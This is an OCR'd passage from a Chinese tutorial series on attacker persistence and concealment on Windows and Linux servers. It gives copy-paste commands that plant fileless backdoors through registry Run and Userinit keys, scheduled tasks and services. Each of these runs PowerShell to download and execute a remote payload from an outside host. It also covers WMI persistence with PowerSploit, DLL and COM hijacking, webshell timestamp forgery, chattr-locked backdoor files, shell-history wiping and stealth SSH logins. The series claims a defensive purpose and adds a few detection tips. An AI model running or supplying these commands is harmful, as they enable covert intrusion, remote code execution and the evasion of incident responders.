
3、Cobalt Strike进程注入

选择进程，点击inject，随后选择监听器，点击choose，即可发现Cobaltstrike弹回了目标机的一个新会话，这个会话就是成功注入到某进程的beacon。





Window后门排查：利用process monitor捕捉通信过程，有规律的请求取决于sleep设置的间隔。



0x05 结束

本文主要介绍了Window下的几种隐藏技术，包括隐藏文件、隐藏账号、端口复用、进程注入等方面的简单实现及其排查技巧。仅作抛砖引玉之用，欢迎留言分享。

第2篇：Windows权限维持--后门篇

关键词：Windows系统后门、权限维持

在获取服务器权限后，通常会用一些后门技术来维持服务器权限，服务器一旦被植入后门，攻击者便如入无人之境。本文将对常见的window服务端自启动后门技术进行解析，知己知彼方能杜绝后门。

0x01 注册表自启动

通过修改注册表自启动键值，添加一个木马程序路径，实现开机自启动。

常用的注册表启动键：

```
# Run键
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

# Winlogon\Userinit键
HKEY_CURRENT_USER\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon

类似的还有很多,关键词：注册表启动键值。
```

使用以下命令可以一键实现无文件注册表后门：

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Keyname" /t REG_SZ /d "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.28.142:8888/logo.gif'))\"" /f
```

Logon Scripts 后门

注册表路径：HKEY_CURRENT_USER\Environment\

创建字符串键值： UserInitMprLogonScript，键值设置为bat的绝对路径：`c:\test.bat`

userinit后门


在用户进行登陆时，winlogon运行指定的程序。根据官方文档,可以更改它的值来添加与删除程序。

利用USERINIT注册表键实现无文件后门：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]

"Userinit"="C:\\Windows\\system32\\userinit.exe,C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.28.142:8888/logo.gif'))\""
```

0x02 组策略设置脚本启动

运行gpedit.msc进入本地组策略，通过Windows设置的“脚本(启动/关机)”项来说实现。因为其极具隐蔽性，因此常常被攻击者利用来做服务器后门。



容易遇到的问题：脚本需全路径，如`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`

0x03 计划任务


通过window系统的任务计划程序功能实现定时启动某个任务，执行某个脚本。

使用以下命令可以一键实现：

```
schtasks /create /sc minute /mo 1 /tn "Security Script" /tr "powershell.exe -nop -w hidden -c
\"IEX ((new-object
net.webclient).downloadstring(\"\"\"http://192.168.28.142:8888/logo.gif\"\"\"))\""
```

容易遇到的问题：cmd命令行执行单引号会被替换成双引号，故这里使用三个双引号替代。

计划脚本每 1 分钟运行一次。




0x04 服务自启动

通过服务设置自启动，结合powershell实现无文件后门。

使用以下命令可实现：

```
sc create "KeyName" binpath= "cmd /c start powershell.exe -nop -w hidden -c \"IEX ((new-object
net.webclient).downloadstring('http://192.168.28.142:8888/logo.gif'))\""

sc description  KeyName "Just For Test"   //设置服务的描述字符串
sc config Name start= auto                //设置这个服务为自动启动
net start Name                            //启动服务
```

成功创建了一个自启动服务



0x05 WMI后门

在2015年的blackhat大会上Matt Graeber介绍了一种无文件后门就是用的WMI。这里可以利用一个工具powersploit，下面用它的Persistence模块来示范一个简单的例子。

```
Import-Module .\Persistence\Persistence.psm1
$ElevatedOptions = New-ElevatedPersistenceOption -PermanentWMI -Daily -At '3 PM'
$UserOptions = New-UserPersistenceOption -Registry -AtLogon
Add-Persistence -FilePath .\EvilPayload.ps1 -ElevatedPersistenceOption $ElevatedOptions -
UserPersistenceOption $UserOptions -Verbose
```

0x06 dll劫持


如果在进程尝试加载一个DLL时没有指定DLL的绝对路径，那么Windows会尝试去指定的目录下查找这个DLL；如果攻击者能够控制其中的某一 个目录，并且放一个恶意的DLL文件到这个目录下，这个恶意的DLL便会被进程所加载，从而造成代码执行。

比较常用的如LPK.dll的劫持：

win7及win7以上系统增加了KnownDLLs保护，需要在注册表：


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\ExcludeFromKnownDlls
```

下添加 “lpk.dll” 才能顺利劫持：



0x07 COM劫持


利用COM劫持技术，最为关键的是dll的实现以及CLSID的选择，通过修改CLSID下的注册表键值，实现对CAccPropServicesClass和MMDeviceEnumerator劫持，而系统很多正常程序启动时需要调用这两个实例。这种方法可以绕过Autoruns对启动项的检测。



0x08 远程控制

远控木马是一种恶意程序，其中包括在目标计算机上用于管理控制的后门。远程访问木马通常与用户请求的程序（如游戏程序）一起，是一种看不见的下载，或作为电子邮件附件发送。一旦主机系统被攻破，入侵者可以利用它来向其他易受感染的计算机分发远程访问木马，从而建立僵尸网络。

一般分为客户端和服务端，如：灰鸽子、上兴远控、梦想时代、QuasarRAT等。



0x09 结束语

未知攻焉知防，本文分享了几种Window下的自动启权限维持技术。管理员在平时运维过程应当保持警惕，掌握一定的入侵排查技巧，及时进行系统补丁更新，定期对服务器安全检查，才能有效地预防后门。

第3篇：Linux权限维持--隐藏篇


0x00 前言

攻击者在获取服务器权限后，会通过一些技巧来隐藏自己的踪迹和后门文件，本文介绍Linux下的几种隐藏技术。

0x01 隐藏文件

Linux 下创建一个隐藏文件：`touch .test.txt`

touch 命令可以创建一个文件，文件名前面加一个 点 就代表是隐藏文件,如下图：



一般的Linux下的隐藏目录使用命令`ls -l`是查看不出来的，只能查看到文件及文件夹，查看Linux下的隐藏文件需要用到命令：`ls -al`

这里，我们可以看到在/tmp下，默认存在多个隐藏目录，这些目录是恶意文件常用来藏身的地方。如`/temp/.ICE-unix/、/temp/.Test-unix/、/temp/.X11-unix/、/temp/.XIM-unix/`

0x02 隐藏文件时间戳

Unix 下藏后门必须要修改时间，否则很容易被发现，直接利用 touch 就可以了。

比如参考 index.php 的时间，再赋给 webshell.php，结果两个文件的时间就一样了。

利用方法

touch -r index.php webshell.php

或者直接将时间戳修改成某年某月某日。如下 2014 年 01 月 02 日。


touch -t 1401021042.30 webshell.php

0x03 隐藏权限

在Linux中，使用chattr命令来防止root和其他管理用户误删除和修改重要文件及目录，此权限用ls -l是查看不出来的，从而达到隐藏权限的目的。

这个技巧常被用在后门，变成了一些难以清除的后门文件，令很多新手朋友感到头疼。

```
chattr +i evil.php 锁定文件
lsattr  evil.php   属性查看
chattr -i evil.php 解除锁定
rm -rf 1.evil.php  删除文件
```



0x04 隐藏历史操作命令

在shell中执行的命令，不希望被记录在命令行历史中，如何在linux中开启无痕操作模式呢?

技巧一：只针对你的工作关闭历史记录

```
[space]set +o history
备注：[space] 表示空格。并且由于空格的缘故，该命令本身也不会被记录。
```

上面的命令会临时禁用历史功能，这意味着在这命令之后你执行的所有操作都不会记录到历史中，然而这个命令之前的所有东西都会原样记录在历史列表中。

要重新开启历史功能，执行下面的命令：

```
[Space]set -o history
```
它将环境恢复原状，也就是你完成了你的工作，执行上述命令之后的命令都会出现在历史中。

技巧二：从历史记录中删除指定的命令

假设历史记录中已经包含了一些你不希望记录的命令。这种情况下我们怎么办？很简单。通过下面的命令来删除：

```
history | grep "keyword"
```

输出历史记录中匹配的命令，每一条前面会有个数字。从历史记录中删除那个指定的项：

```
history -d [num]
```

```
[root@localhost ~]# history
    1  2019-06-29 22:46:49 192.168.28.1 root ifconfig
    2  2019-06-29 22:46:52 192.168.28.1 root more /etc/passwd
    3  2019-06-29 22:47:05 192.168.28.1 root echo "evil"
    4  2019-06-29 22:47:07 192.168.28.1 root history
[root@localhost ~]# history |grep evil
    3  2019-06-29 22:47:05 192.168.28.1 root echo "evil"
    5  2019-06-29 22:47:29 192.168.28.1 root history |grep evil
[root@localhost ~]# history -d 3
[root@localhost ~]# history
    1  2019-06-29 22:46:49 192.168.28.1 root ifconfig
    2  2019-06-29 22:46:52 192.168.28.1 root more /etc/passwd
    3  2019-06-29 22:47:07 192.168.28.1 root history
    4  2019-06-29 22:47:29 192.168.28.1 root history |grep evil
    5  2019-06-29 22:47:33 192.168.28.1 root history -d 3
    6  2019-06-29 22:47:35 192.168.28.1 root history
```

这种技巧是关键记录删除，或者我们可以暴力点，比如前150行是用户的正常操作记录，150以后是攻击者操作记录。我们可以只保留正常的操作，删除攻击痕迹的历史操作记录，这里，我们只保留前150行：

```
sed -i '150,$d' .bash_history
```

0x05 隐藏远程SSH登陆记录

隐身登录系统，不会被w、who、last等指令检测到。

```
ssh -T root@127.0.0.1 /bin/bash -i
```

不记录ssh公钥在本地.ssh目录中

```
ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash -i
```

0x06 端口复用

通过端口复用来达到隐藏端口的目的，在Linux下，如何实现端口复用呢？

第一种方式：通过SSLH在同一端口上共享SSH与HTTPS

